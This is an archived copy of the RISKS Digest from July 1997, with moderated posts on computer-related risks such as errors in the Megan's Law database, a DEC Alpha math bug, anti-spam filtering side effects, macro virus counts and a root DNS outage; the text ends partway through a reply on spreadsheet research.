✂ Errors in California's Megan's Law sex offender CD ROM

Karen Coyle <kec@dla.ucop.edu>

Wed, 02 Jul 1997 09:38:27 -0700

California issued a CD ROM to city and county police departments this week

that lists all registered "serious" sex offenders. The CD ROM is available

to the public at those departments, where they can look up sex offenders by

description, zip code, or other characteristics. However, like many databases, this one has a few problems, as stated in the article in the San

Francisco Examiner, 2 Jul 1997:

Much of the information about San Francisco's high-risk offenders is out of

date. ... "I'm sure that we have lots of people who are dead or have moved

away or are incarcerated," said Lt. Tom Bruton of the San Francisco

Police department. ... California Attorney General Dan Lungren has acknowledged that the CD-ROM contains outdated or incomplete information on thousands of the sex offenders. About 40 percent of the state's convicted offenders have not registered, he said. "

Karen Coyle University of California Library Automation
kec@dla.ucop.edu <http://www.dla.ucop.edu/~kec>

[The *San Francisco Chronicle*, 16 Jul 1997, Peninsula Edition, A13, has an article by Charlie Goodyear, in which Lungren acknowledges that 60 to 65 percent of the address and ZIP information is incorrect. Immediately after the CD-ROM was released on 1 July, they realized that juvenile records of four offenders had been included; new databases were created and mailed out. Another revision is now being prepared. Incidentally, the existence of the database is driving some offenders underground. PGN]

🔥 Website on Spreadsheet Research

"Ray Panko" <panko@busadm.cba.hawaii.edu>
Tue, 8 Jul 1997 17:29:14 -1000

In recent years, there has been a considerable amount of research on spreadsheets, including error rates. The Spreadsheet Research (SSR) website summarizes data from field audits of more than 300 operational spreadsheets and from experiments involving almost a thousand subjects ranging from spreadsheet novices to long-time spreadsheet professionals. The results are pretty chilling. Every study that has tried to measure spreadsheet error rates has found them and has found them at levels that are deeply disturbing. The URL is:
<http://www.cba.hawaii.edu/panko/ssr/>

Prof. Raymond R. Panko, College of Business Administration, Univ. of Hawaii
2404 Maile Way, Honolulu, HI 96822 (808) 956-5049 Panko@hawaii.edu

✂ **"*sex" County sites blocked**

"Carey, F E (Frank), NCSIO" <fcarey@att.com>

Thu, 3 Jul 1997 10:17:35 -0400

Three New Jersey counties have found that information they put up on the Internet is being blocked. The Newark (NJ) Star Ledger reports that screening tools (they specifically mention the AOL tool) block access to the Sussex County Fair, Middlesex County College, Essex County College, and the Essex County Clerk's office. It should be obvious what's going on. The string "sex" triggers blocking of these sites. A spokesman for Net Nanny reportedly said that most problems occur when parents rely on the broadest keywords possible, adding that "...some people don't read the manuals."

Frank Carey f.e.carey@att.com

✂ **Jon-Benet Ramsay case "hackers" unmasked: dead battery ([RISKS-19.23](#))**

Bear R Giles <bear@indra.com>

Wed, 2 Jul 1997 15:40:17 -0600 (MDT)

The Rocky Mountain News had an article on 28 Jun 1997 on the unmasking of the "hacker" who invaded the high-security "war room" established by the

local Keystones and DA.

After fingerprinting the exterior and interior of the computers, our own Inspector Clouseau ruled out the unusually severe weather we had that weekend. Sitting on the edge of tornado alley (and in it, recently), we can have extremely severe weather that causes power glitches, and three other county computers were affected that weekend.

No, after exhaustive and undisclosed tests the CBI determined that the computer suffered from... a dead CMOS battery. The newspaper article implied that the police actually had the audacity to name the battery as the culprit in the case, but I refuse to believe that they've extended the Meese Doctrine (that suspects, by definition, are guilty) to inanimate objects. Then again, that would allow them to arrest the garrotte and declare the case closed.

The strange twist (as if this case could get any stranger) is that the police yelling "hacker, hacker!" may have encouraged someone to break into the social services computer where data on JonBenet's brother is stored. The second case is still under investigation.

Bear Giles bear@indra.com

[Also noted by Jonathan Corbet <corbet@atd.ucar.edu>, who commented "Anything can happen when you don't understand your hardware." and by Laura Stinson <lstinson@empathy.com>, who noted that "Excessive paranoia about hackers and inadequate paranoia about systems/hardware failure seems to be the hallmark of most bureaucratic organizations, and often leads to hasty--and inaccurate--causal judgements."
PGN]

Credit-card numbers stolen from the Web

Drew Dean <ddean@boron.csl.sri.com>

Fri, 11 Jul 1997 16:31:11 -0700

Over 2,300 customers of Websites EPSN Sportszone and NBA.com [offspring of Starwave] received anonymous e-mail that their credit card numbers had been stolen. Each message said, "You are the victim of a careless abuse of privacy and security. This is one of the worst implementations of security we've seen." -- indicating that the message was from ``an anonymous organization seeking to make the Internet a safe place for the consumer to do business,' ' -- and included the last 8 digits of the recipient's credit-card number. However, no fraudulent misuse had been reported. [Source: Web Customers Get Warning on Security, *San Francisco Chronicle*, 11 Jul 1997, C3, datelined Bellevue, WA via Associated Press. PGN Abstracting]

I don't know anything else, but I'll conjecture that the problem is not related to cryptography. Anyone want to take a bet on a bad CGI program? Unfortunately, too many people, including the marketing departments of Internet software vendors, tend to confuse cryptography with security. Firewalls are of limited help as we make more and more things work on top of HTTP, which we then allow to pass through the firewall. Of course, really fixing things would cost real money, and take real time, which no one has. The problem with computers isn't that they allow new kinds of fraud (a burglar could just as well go through an old-fashioned file cabinet), but that the fraud can happen on a much larger scale, and much quicker.

Drew Dean

✶ Lewis satellite downlink jammed by car alarm

George Michaelson <ggm@connect.com.au>
Fri, 4 Jul 1997 16:17:25 +1000 (EST)

>From Henry Spencer's *AVWeek&Space* digest on USENET

Space news from April 21 *AW&ST*:

Strong signal jamming the S-band downlink at the new control center for the Lewis satellite traced to faulty car alarm (!).

I liked the imagery, young dude rips off the Camaro, WHAM, suddenly half of the narrowcasting for New Jersey dies...

George Michaelson, AAPT, 123 Eagle St, Brisbane QLD 4000
ggm@connect.com.au +61 7 3834 9976 connect.com.au Pty/Ltd

✈ Aircraft and Passenger Electronics; FMS Nav Data

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Sun, 13 Jul 1997 19:25:57 +0200

There has been some further discussion recently amongst aviation professionals on possible electromagnetic interference with aircraft systems

from passenger electronics [PGN, [RISKS-18.47](#); Ladkin, [RISKS-19.48](#)]. Concerned RISKS readers might like to read two recent surveys on the

possible phenomenon:

Albert Helfrick's article, 'Avionics and Portable Electronics: Trouble in the Air?', originally published in Avionics News Magazine and available under the Bluecoat Public Reports list at

<http://bluecoat.eurocontrol.fr> under URL

http://bluecoat.eurocontrol.fr/reports/Helfrick_96_PED.pdf

(Acrobat PDF format, 453K); and a short article I wrote,

'Electromagnetic Interference with Aircraft Systems: why worry?'

(HTML, 46K), available through my compendium, 'Computer-Related Incidents with Commercial Aircraft', section 'Do Passenger Electronics Interfere with Aircraft Systems?' at <http://www.rvs.uni-bielefeld.de>

The final report on the Cali accident (Ladkin, [RISKS-18.10](#)) cited as one of

four 'contributing factors' to the accident that the Flight Management System navigational information used a different naming convention from that

published in (paper) charts. Recommendations 1 and 7 (of 17) to the FAA

address the navigation-database issue, as does Recommendation 3 (of 3) to the International Civil Aviation Organization: '3. Establish a single standard worldwide that provides an [sic] unified criteria for the providers of electronic navigational databases used in Flight Management Systems.'

Shawn Coyle of Transport Canada, Safety and Security, has written a working paper in which he identifies a serious problem arising from the lack of standards for industry use in flight management systems of authoritative navigational data. Coyle's paper gives eight examples of circumstances in which there is incompatibility between an FMS's use of navigational data for an approach, and the regulation approach profile itself. Coyle's paper, Aircraft On-Board Navigation Data Integrity - A Serious Problem, is also available on the Bluecoat Public Reports list at URL http://bluecoat.eurocontrol.fr/reports/Coyle_97_Nav_Database.pdf (Acrobat PDF format, 453K).

Peter Ladkin

✈ Mid-air collisions

hal lewis <hlewis@physics.ucsb.edu>

Tue, 01 Jul 1997 21:34:48 -0700

I posted something on this forum in [RISKS-19.11](#) to the effect that the current air-traffic-control system is illogical, and increases the incidence of mid-air collisions by constricting the available airspace to that which can be easily controlled. In return, I got a moderate level of flame mail, whose common denominator, some making the point with more vigor and ill will

than others, was that I was unfair to the FAA. (Some did point out that the FAA is moving in the direction of free flight, but my fifty years of watching the FAA and its predecessor have prevented me from holding my breath.)

The current issue of Risk Analysis (April 1997) contains an article by someone who has done a Monte Carlo analysis on the mid-air collision question, and has concluded that the present system increases the collision probability by a factor of four, over random flying. I have not studied the paper, and therefore can't vouch for the methodology, but it is there for those seriously interested in the question.

Hal Lewis

✶ Faulty lavatory smoke detector lawsuit

"Carey, F E (Frank), NCSIO" <fcarey@att.com>
Thu, 3 Jul 1997 10:22:30 -0400

The news on 3 Jul 1997 included an account of an Air France cabin attendant who dragged a passenger out of the plane's lavatory with his pants down and, in front of all the passengers, accused him of smoking in the lavatory. The passenger protested that he does not smoke and is responding with a multi-million dollar law suit. A faulty smoke detector is assumed.

Frank Carey f.e.carey@att.com

✶ High-technology toll road six months late in Ontario

George Swan 7547 <gswan@globalserve.net>
Fri, 11 Jul 1997 16:04:35 -0400 (EDT)

There is a column in the *Globe and Mail*, 11 Jul 1997, about a new highway completed across the north of Toronto Ontario. Toll roads were unknown here in Ontario. Private industry was invited to tender proposals. The provincial government specified a system for collecting the tolls that would obviate the need for cars to stop to make payments. Frequent travellers would rent a transponder for \$2 C per month. Occasional travellers who don't have a transponder would pay a \$1 C surcharge per trip in addition to the regular distance fee. Their travel would be tracked by digital cameras that would snap pictures of their license plates. Travellers would get a bill in the mail.

Terence Corcoran's article says the toll system has been promised to have been a few weeks away from readiness for six months. So far it has cost twice as much to develop as estimated.

Currently travellers are using the road for free.

The message for RISKS readers? Just another demon child borne from the courtship of boastful hype and wishful thinking.

✶ "DA computer chief almost loses all to clever sabotage"

"James H. Haynes" <haynes@cats.ucsc.edu>

Tue, 8 Jul 1997 20:26:52 -0700

I'm reading this Associated Press story datelined San Francisco in a paper published in Arkansas. Says Ralph Minow who runs a family support computer system for San Mateo County District Attorney. System crashed in March 1996. Says his assistant Paul Schmidt wanted his job, rigged the evidence to show that Minow deliberately caused the crash. Minow nearly lost

his job
because of the sabotage; but the perpetrator made enough mistakes
that he
was detected. Says Schmidt was fired in February, and will be
prosecuted if
his firing is upheld after a final hearing. His lawyer says Schmidt
is
being prosecuted for whistle-blowing.

⚡ Re: MD5 weakness and possible consequences (Leeming, [RISKS-19.16](#))

Bear R Giles <bear@indra.com>
Wed, 2 Jul 1997 18:20:22 -0600 (MDT)

In [RISKS-19.16](#), Geoffrey Leeming <geoffrey@jcp.co.uk> suggests that
it would
be computationally difficult to find two meaningful pieces of
executable
code with the same checksum.

I disagree, and refer to an old hack as a demonstration of a well-
known
example. In a more innocent age if you wanted to protect a database
against
casual alteration (e.g., by buggy programs which directly accessed
the data),
you would compute a checksum across the entire database. That's a
cheap
test for non-malicious alteration, but it's too expensive to
continually
recompute a CRC checksum across a large file.

The solution was to reserve two bytes (for a 16-bit CRC) in each
record.
When the CRC of the entire database is computed this field was set to
zero.
When a record was edited, the original CRC of the block was computed,
then
this field was set to the value which forced the CRC for the entire
record
to remain unchanged. Since the CRC for the block was unchanged, the

CRC for
the entire file also remained unchanged.

(A variant method initialized the field so each record had a known, identical checksum. Then all changes maintained the checksum as an invariant.)

This is why standard CRCs aren't good in cryptographic applications.

If

you can write any data to 16 contiguous bits (or restricted data to a somewhat larger block) you can force the CRC to be any value desired.

The 128-bit MD5 hash will obviously require more than 2 bytes... but it

shouldn't be too hard to find ways of squirreling small chunks of rewritable

data throughout the data. The most obvious approach is

```
static char md5hack[16];
```

Or you could just use "sloppy" coding practice:

```
static char stealthhack[200] = "hello, world";
```

You could even sneak the buffer into the code segment:

```
foo ();
```

```
goto hackaround;
```

```
/* code is irrelevant, it just takes up space in code segment  
   which will be overwritten later */
```

```
for (i = 0; i < 10; i++)
```

```
    j = i;
```

```
hackaround:
```

```
    bar();
```

This then becomes a matter of determining an efficient way to set the

value of the MD5 (or any) hash function to a desired value. The brute force

method (allocate a buffer and write every possible value to it, computing

the hash function) is impractical when there are 2^{128} to 2^{160} possible

hash values. But if, for example, you could reduce the problem to 4

problems with 2^{32} possible hash values in each...

Of course a careful examination of executables or documents will show dead spots or "weird" comments, but who would have the time to run such

exhaustive tests on a substantial application or document?

Bear Giles bear@indra.com

⚡ DEC Alpha Bug?!?

"Gregory F. March" <march@BondNet.COM>

Wed, 02 Jul 1997 15:14:24 -0400

So there I am, looking at our trading system and noticing that the price of

one particular bond was different on two separate machines. Damn, I think.

Must be a bug in the latest release of our software. Quick, do a sum on all

the libraries. Nope, they are the same. Executable? Nope, the same. Hmm... Step through the code, hey, look at that! The pow() function is

returning different results!

So, I wrote a stand alone program. Sure enough, the machine with the latest rev motherboard (one that was just replaced by DEC) is producing bad numbers. Time to try 'dxcalc', DEX's X calculator. Yup. different numbers. How about perl? Yup, different numbers. How about 'bc'? Duh, bc doesn't take floating point powers. Hmm... check libm. Nope, they are the same.

Bottom line: DEC will be here shortly.

Test your alpha. Try 'pow(1.234567, 7.654321)'. If you don't get 5.017something, you have the same problem.

Risks? In our case, could have been a large sum of money.

* Gregory F. March * <http://www.gfm.net> * march@gfm.net *

✦ Manual compositing of reuters news on yahoo cocks up

George Michaelson <ggm@connect.com.au>

Tue, 15 Jul 1997 12:19:46 +1000 (EST)

I track 3 or 4 of the summary pages on <http://www.yahoo.com/headlines/> --

which are reworked reuters news info. Several times now, the link and related 1-para summary has hotlinked to completely unrelated stories. Or

are they? The last one was a headline on the MIR commander having a heart

attack and it linked to a story on Yeltsins sex-life.

Just thinking about that one nearly gave *me* palpitations.

I suspect that the process is (a) manual (b) mindlessly boring and (c) uses

some keyword recognition process, and the person-in-the-loop saw 'russia' in

both of them and got the link wrong.

✦ Calendars

Andrew R Koenig <ark@attmail.com>

Tue, 15 Jul 1997 11:39:42 -0500

I was just browsing through the introductory pages of the pocket-sized calendar book I use. It has blanks for the following information:

Name

Address

Telephone number (home and office)

Fax number

Religious affiliation

Blood type

Drug allergies

Social security number

Driver's license number

Automobile registration number

Insurance company
Credit cards
Next of kin

At the bottom of the page, it says

In event of emergency, please notify _____
If this diary is found, please return to the owner.

Anyone who fills out all that other information had better not lose it...

Andrew Koenig ark@research.att.com

✂ Follow-up to backhoe attack on cable (O'Hearn, [RISKS-19.23](#))

"Cliff Krieger" <CKrieger@drc.com>

Thu, 3 Jul 1997 17:40:48 -0400

In 1973, a similar event happened at Korat Royal Thai Air Force Base and when the US tenant tried to switch to the backup communications cable they found that a large section of it had been stolen some time in the past.

The solution was to launch an EC-130 Airborne Command and Control Aircraft (ABCCC) and use it to maintain communications with higher headquarters. The extended risk is that those who do not learn from history are condemned to repeat it.

C R Krieger

✂ Anti-spam technology

"Simson L. Garfinkel" <simsong@vineyard.net>

Mon, 16 Jun 1997 08:49:05 -0800

A little more than a month ago, Vineyard.NET, my ISP, started blocking SMTP connections from computers on the Internet that do not have valid reverse DNS. We did this as an anti-spam measure. A few days after we brought up the new system, spamming dropped dramatically --- more than 75%!

We decided to filter against sites that do not have valid reverse DNS because a lot of spammers do not have valid reverse DNS. But it also seems that we have caught up in our filter some legitimate sites that do not have their nameservers properly configured. Below is a list of all of the sites.

Interestingly, there are some sites below which are obviously spamming sites (wow.boundless.com, for example). But there are also a lot of legitimate sites as well, like aw.com, www.fda.gov, newshost.nytimes.com.

I'm trying to contact the postmasters at these sites to get them to correct their systems. So far, I have sent many messages to the folks at Dow Jones, for instance. Unfortunately, all of those messages have been ignored.

So I'm not really sure what to do. I like the anti-spam filter. I don't want to start building an exception list. And it seems that as the Internet gets larger and larger, more and more machines are improperly administered.

Perhaps it would be simpler to just block the known spammers.

www.fda.gov	150.148.6.1	29
BANYAN.SMTP.IHS.GOV	161.223.220.100	226
mailer.usatoday.com	167.8.29.60	229
portia.teleport.com	192.108.254.5	11
aw.com	192.207.117.2	38
acc	193.227.61.28	11
jupiter.netdepot.com	198.81.231.2	77

wow.boundless.com	199.171.140.20	288
newshost.nytimes.com	199.181.173.226	456
simon.switchboard.com	199.222.0.10	13
charon.valueweb.net	199.227.124.197	58
home.corecom.net	199.237.128.11	77
jupiter.internet-australia.com	203.24.127.2	2
vision.eri.harvard.edu	204.166.91.12	38
aramis.link7.lat.net	204.179.70.11	154
mail2.gp.k12.mi.us	204.39.34.7	154
www.jobson.com	204.5.4.10	2
www.jobson.com	204.5.5.104	33
hermes	204.77.214.122	10
mail-lax-3.pilot.net	205.139.40.17	143
deptvamc2-bh.va.gov	205.183.31.66	238
ns.sprintout.com	205.219.168.10	76
cordoba.shoppingplanet.com	205.254.167.153	1
easyaccess.ieaccess.net	206.112.36.11	39
ns1.digitaldelights.com	206.117.108.254	98
maui.net	206.154.205.1	41
apstech.com	206.242.178.253	1
mailserver.ccipr.com	206.40.70.7	39
netsys.hn	206.48.255.1	77
smtpmail.resortnet.com	206.99.110.1	38
smtp.autobytel.com	207.113.145.22	77
internetmedia.com	207.120.43.133	77
smarti2.smartworld.net	207.121.91.100	18
www.angelfire.com	207.226.241.14	38
mail.macline.net	207.230.18.26	21
WELCOME	207.88.168.5	153
shani.marathon4com.net	208.12.112.31	2
pixelhype.com	208.150.36.215	1
[208.153.0.4]	208.153.0.4	3
nwnet.newsweek.com	208.194.106.7	38
firewall	208.198.116.12	10
listserv.dowjones.com	208.198.167.29	220
t-lnet.com	208.21.213.10	34
demie.netsense.net	208.5.234.3	39
lamprey.internetmedia.net	209.25.82.66	30
ns.ultimatew.com	209.36.206.66	38
tripod.com	38.217.84.3	31
wopia.wo.irim.org	38.250.219.10	117

[Incidentally, CSL.sri.com is now filtering out e-mail from sites from

which we have been receiving inordinate numbers of spams. This may have

some unfortunate consequences, such as RISKS not being able to receive mail from some of you whose ISPs have been deemed less than helpful. Sorry! The situation is really out of hand. I'm getting hundreds of spam messages. PGN]

🔥 List of known macro viruses

Klaus Brunnstein <brunnstein@rz.informatik.uni-hamburg.d400.de>
Thu, 10 Jul 1997 18:30:30 +0200

SUMMARY: Macro Virus List (PC + Macintosh) according to VTC name specification, including (PC) In-The-Wild Indication

- Vesselin Bontchev @ FSI
- Klaus Brunnstein, Uni-Hamburg
- Joern Dierks, VTC Uni-Hamburg
- Thomas Buck, VTC Uni-Hamburg

VTC = Virus Test Center, Status: June 30, 1997

>>> Copyright (c) 1997 University of Hamburg, Germany <<<

The number of known macro viruses in June 1997 grew again significantly: with 18 new strains 132 new viruses, growth was significantly reduced as compared to previous months (e.g. 37 new strains with 246 new viruses in May). Only 22 months after Microsoft shipped the first Word macro virus (Concept.A), the 1000th macro virus was reported around June 20, 1997.

Strains with fastest growth include Showoff (+15) as well NPAD and CAP (+12) whereas growth of Wazzu (+5) and Concept (+3) is moderate.

The "list of known macro viruses", dated June 30, 1997, reports in detail about all known macro-related malware. Here are the essential statistical data:

	Word	+	Other	=	Total	(New)
Number of Strains	214	+	15	=	229	(18)
Number of Viruses	1051	+	14	=	1065	(132)
Number of Trojans	21	+	7	=	28	(0)

Number of Generators	10	+	0	=	10	(0)
Number of Intendeds	22	+	1	=	23	(0)
Number of Jokes	0	+	1	=	1	(0)

Remarks: (*)=(viruses+trojans+intendeds+jokes)

[list omitted for RISKS]

This list is published monthly (normally between the 3rd and 8th of a month)

and can be downloaded via FTP from VTCs "new" WWW/FTP site:

<ftp://agn-www.informatik.uni-hamburg.de/pub/texts/macro/>

[Long and short] lists are also available from VTCs "old" ftp site:

ftp.informatik.uni-hamburg.de/pub/virus/macro/macrolst.*

🚀 Web Security & Commerce, Garfinkel with Spafford

"Peter G. Neumann" <neumann@csl.sri.com>

Sat, 05 Jul 1997 16:28:43 -0400

Web Security & Commerce, Simson Garfinkel with Gene Spafford
O'Reilly & Associates, Inc., 1997, \$32.95

This is a truly useful book that can help many of you avoid a lot of the risks in Webware -- some of which have been discussed in RISKS, some of which have not. It is intelligently written, timely, informative, accurate, comprehensive, understandable, and a great pleasure to read. It becomes the de facto definitive Web-ster's guide to Web security.

🚀 7th USENIX Security Symposium, Call for Papers (abridged for RISKS)

Avi Rubin <rubin@research.att.com>

Fri, 27 Jun 1997 10:34:02 -0400 (EDT)

26-29 January 1998, Marriott Hotel-- San Antonio, Texas

Program Chair, Avi Rubin, AT&T Labs - Research

Papers due 9 September 1997

Full version of CfP at <http://www.usenix.org/sec/cfp.html>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 25

Friday 18 July 1997

Contents

- [Partial failure of Internet root nameservers](#)
[Daniel Pouzzner](#)
- [Norwich Union to make e-mail libel payout](#)
[Jonathan Bowen](#)
- [Phone industry wants FCC's help against FBI's wiretap plans](#)
[Edupage](#)
- [Voice-controlled MS WORD](#)
[Edupage](#)
- [Medical computer crashes](#)
[Tom Van Vleck](#)
- [New York State information-systems learning standards](#)
[Frederick W. Wheeler](#)
- [Regulatory Improvement Act requires risk assessments](#)
[Mary Bryant](#)
- [Unique definition of "proof of correctness"](#)
[Daniel P.B. Smith](#)
- [Vigilante fallout from the Megan's Law CD-ROM](#)
[Joel G](#)
- [Re: Website on Spreadsheet Research](#)
[John R. Levine](#)

- [DEC Alpha Bug, final resolution](#)
[Gregory F. March](#)
 - [Security risks from active usenet articles](#)
[Jonathan de Boyne Pollard](#)
 - [Re: Faulty lavatory smoke detector lawsuit](#)
[PGN](#)
 - [DA Computer Chief Almost loses Job:" follow-up report](#)
[Curtis Karnow](#)
 - [Anti-spam redux](#)
[Simson L. Garfinkel](#)
 - [comp.risks was spammed last night](#)
[PGN](#)
 - [The truth about Usenet's Psychic Spammers!](#)
[Greg Corteville](#)
 - ["25 Steps to Safe Computing" by Sellers](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Partial failure of Internet root nameservers

Daniel Pouzzner <douzzner@kill-9.ai.mit.edu>

Thu, 17 Jul 1997 05:58:57 -0400 (EDT)

In the wee hours of 17 Jul 1997, a remarkable event occurred. The 4AM update of the root nameserver database was botched - horribly. The immediate and very real effect of this is that the Internet does not work right. In this episode, the top-level domains .com and .net have ceased to exist. .edu and .gov (presumably among others) appear to be unaffected, but in short - most of the network is practically inaccessible. So that the full weight of this error can be appreciated, I list below some sample

results of attempted name resolutions.

```
-* dnsquery -n a.root-servers.net. digital.com.
```

```
Query failed (h_errno = 1) : Unknown host
```

```
-* dnsquery -n a.root-servers.net. saic.com.
```

```
Query failed (h_errno = 4) : No address associated with name
```

```
-* dnsquery -n a.root-servers.net. sun.com.
```

```
Query failed (h_errno = 4) : No address associated with name
```

And similar responses for queries for mobil.com, exxon.com, toyota.com,

internic.net, mci.com, sprint.com, geffen.com, ge.com, and presumably any

other .com or .net we've come to take for granted. IBM fails in a slightly

different way: they have a special entry for the *host* ibm.com, which

successfully resolves, but this is of no practical utility since that host

is not itself a name server.

If the dysfunction endures for much longer, we can expect serious repercussions. Barring a quick repair, people will start arriving at work

over the next two hours to discover that the Internet, as far as they are

concerned, has ceased to exist overnight. Even if the Internic manages to

get things rolling again before then, we should all consider this a

harbinger.

The outage continues as I complete this message. To get this e-mail to the

RISKS mailbox, I bypassed the root name servers by resolving sri.com through

the Stanford University name servers (on a hunch). These are the sorts of

tricks we will all be slowly learning as the size of the Internet and the

weaknesses of its foundational technology continue to burgeon beyond

manageability.

-Daniel Pouzzner, New York City

[The problem apparently began around 11:30pm 16 Jul EDT, during the autogeneration of the NSI top-level domain zone files, and resulted from the failure of a program converting Ingres data into the DNS tables, corrupting the .COM and .NET files. Quality-assurance alarms were evidently ignored and the corrupted files were released at 2:30am EDT -- with widespread effects. Other servers copied the corrupted files from the NSI version. Corrected files were issued four hours later, although there were still some lingering problems. An excellent analysis by Peter Wayner exists on the 18 Jul 1997 www.NYTimes.com [Cybertimes](http://Cybertimes.com). PGN]

✶ Norwich Union to make e-mail libel payout

Jonathan Bowen <J.P.Bowen@reading.ac.uk>
Fri, 18 Jul 1997 10:58:29 GMT

[In addition to the Internet fiasco,] further e-mail problems were also reported in the [London] **Times** on 18 July 1997, p25:

Norwich Union, an insurance company, has been ordered to pay 450,000 UK pounds (c \$750,000) and to issue an apology for libeling a private healthcare group by e-mail, the first time [in the UK?] that a company has received damages for libel via e-mail.

⚡ Phone industry wants FCC's help against FBI's wiretap plans

Edupage Editors <educom@educom.unc.edu>

Thu, 17 Jul 1997 18:38:50 -0400

Arguing that the FBI's requests for expanded wiretap capabilities go beyond that agency's authority, telephone industry officials are asking the Federal Communications Commission to help them resist the FBI's proposed digital phone design, which would allow law enforcement officials to continue the wiretapping of a conference call even after the person targeted by a court-authorized wiretap drops out of the call. The phone industry claims the request would cost billions of dollars to implement and would expose it to lawsuits by civil liberties groups fighting against privacy invasions.
(*The New York Times*, 16 Jul 1997; Edupage, 17 July 1997)

⚡ Voice-controlled MS WORD (Edupage)

Edupage Editors <educom@educom.unc.edu>

Thu, 17 Jul 1997 18:38:50 -0400

Lernout & Hauspie, a speech technology software vendor, will introduce a voice-controlled software editor for Microsoft Word in the fall. Users will be able to select a sentence, underline a group of words, and change the color and size of a font, all by naturally spoken voice. "It'll make people give up the mouse," says Lernout & Hauspie's chief technology

officer. The Lernout & Hauspie product uses discrete dictation pathology software from Kurzweil Applied Intelligence, which it acquired earlier this year. Kurzweil's artificial intelligence technology allows the software to prompt users for answers as if they were entering information onto a form. The initial product will be aimed specifically at pathologists, with other versions for the legal profession and police reporting to follow. (*InfoWorld Electric*, 17 Jul 1997; Edupage, 17 July 1997)

[RISKS has previously suggested what might happen if someone walking by your office coincidentally uttered something meaningful to the system. The concept of SPOKEN WORD viruses may present some glorious new forms of attack, as well as utter punning. Victor Borge would have a field day. PGN]

⚡ Medical computer crashes

Tom Van Vleck <thvv@best.com>
Wed, 16 Jul 1997 19:49:14 -0700

I visited a hospital emergency room recently late at night. As I was reciting my data to the admitting clerk, a horn sounded, and she said, "Oh darn, the computer's crashed. It crashes every day at midnight, and takes about fifteen minutes to come back." She didn't know what kind of computer it was; the keyboards were labeled IBM.

[Why wait for Y2K? This is Midnight Madness, or Rollover Twist. PGN]

✦ New York State information-systems learning standards

"Frederick W. Wheeler" <wheeler@ipl.rpi.edu>

Thu, 10 Jul 1997 11:43:24 -0400

RISKS readers will be pleased to learn that New York State public schools are preparing students to address many of the concerns discussed in this forum. The New York State Education Department (<http://www.nysed.gov>) has published learning standards as a guide to evaluate school curricula and student proficiency.

The Mathematics, Science and Technology Standard (<http://www.nysed.gov/mst>) has a section on Information Systems that addresses the benefits, risks and ethical issues of using computers to store information.

The three parts of the Information Systems section are listed below, along with examples of student proficiency for each part. The examples are excerpted from "Mathematics, Science and Technology Performance Indicators", pages 8,9 (<http://www.nysed.gov/mst/perf.pdf>).

Mathematics, Science and Technology Standards: Section 2,
Information Systems

PART 1: Information technology is used to retrieve, process, and communicate information and as a tool to enhance learning.

PART 2: Knowledge of the impacts and limitations of information systems is essential to its effective and ethical use.

Elementary Level Students:

- * understand that computers are used to store personal information

Intermediate Level Students:

- * understand the need to question the accuracy of information displayed on a computer because the results produced by a computer

 - may be affected by incorrect data entry

- * understand why electronically stored personal information has

 - greater potential for misuse than records kept in conventional form

Commencement Level Students:

- * explain the impact of the use and abuse of electronically generated information on individuals and families

- * discuss the ethical and social issues raised by the use and abuse of information systems

PART 3: Information technology can have positive and negative impacts

on society, depending upon how it is used.

Elementary Level Students:

- * demonstrate ability to evaluate information critically

Intermediate Level Students:

- * describe applications of information technology in mathematics,

 - science, and other technologies that address needs and solve problems in the community

- * explain the impact of the use and abuse of electronically

generated information on individuals and families

Commencement Level Students:

- * discuss how applications of information technology can address

 - some major global problems and issues

- * discuss the environmental, ethical, moral, and social issues

 - raised by the use and abuse of information technology

A RISK here is assuming that the standards are met.

Fred Wheeler, Electrical Engineer (wheeler@ipl.rpi.edu)

Susan Nelson, Music Teacher

⚡ Regulatory Improvement Act requires risk assessments

"Mary Bryant" <bryant@usit.net>

Fri, 27 Jun 1997 19:43:27 -5

A statement released 27 Jun 1997 by Senator Fred Thompson on the proposed

bipartisan Levin-Thompson Regulatory Improvement Act is available on line in

RiskWorld, along with a summary of the proposed legislation. The Act will

require cost-benefit analyses and risk assessments of major rules, a process

for reviewing existing rules, and executive oversight of the rule-making

process. A press release from the offices of the bill's sponsors, Senator

Thompson, R-Tenn., and Senator Carl Levin, D-Mich, is also posted. Visit

RiskWorld at <http://www.riskworld.com> and go to the News Stories department.

✂ Unique definition of "proof of correctness"

"Daniel P. B. Smith" <dpbsmith@world.std.com>

Fri, 18 Jul 1997 14:10:53 -0400 (EDT)

Computer Design, July 1997, p. 38, describes the IDT-C6, a Pentium-compatible microprocessor designed by Centaur Technology. "IDT claims to have tested the C6 with most modern PC operating systems, including WIndows 95, Windows 3.1, NetWare, and Solaris for Intel. _The complexity and pervasiveness of the Windows operating system generally are considered to make up an exacting proof of correctness..._" [emphasis supplied]

Give up, folks... the marketers have won. Once they redefine a term, the engineers _never_ win it back...

Daniel P. B. Smith dpbsmith@world.std.com

✂ Vigilante fallout from the Megan's Law CD-ROM

<joelga@amber.rossinc.com>

Wed, 16 Jul 1997 16:55:07 -0700

Re: California's Megan's Law CD ROM: Not only is the CD full of incorrect information, but even trying to validate it is a risk.

The following is from an AP story in the 12 Jul 1997 *San Diego Union* entitled "Vigilantes suspected in firebombing" with a related

story "Covina
victim has record of sex crimes":

COVINA -- Investigators suspect vigilantes of firebombing the van of a neighbor after it was revealed that he had a record of sex crimes. Willie Lee McAlister's van was burned the morning of July 5, a few days after deputies came to his door and a neighbor verified his identity in a CD-ROM database put out by the state.

"It doesn't take a rocket scientist to put two and two together," sheriff's Sgt. Lynn Judes said. However, the Sheriff's Department said in a press release later that investigators had found no evidence that McAlister was targeted because of his past. [...] Sheriff's Sgt. Larry Crookshanks said that once a neighbor learned of McAlister's record "it spread like wildfire." No eyewitnesses have come forward, but vigilantes seemed the logical attackers, he said. "It stands out and hits you between the eyes," Crookshanks said.

Sylvia Earles, who lives across the street from McAlister, said she saw deputies at his door July 1, confronted him and learned why they had come: The deputies were checking to make sure that his address was correct before releasing the database.

jg

✉ Re: Website on Spreadsheet Research (Panko, [RISKS-19.24](#))

John R. Levine <johnl@iecc.com>

17 Jul 1997 02:26:38 -0000

> Every study that has tried to measure spreadsheet error rates has
> found them and has found them at levels that are deeply disturbing.

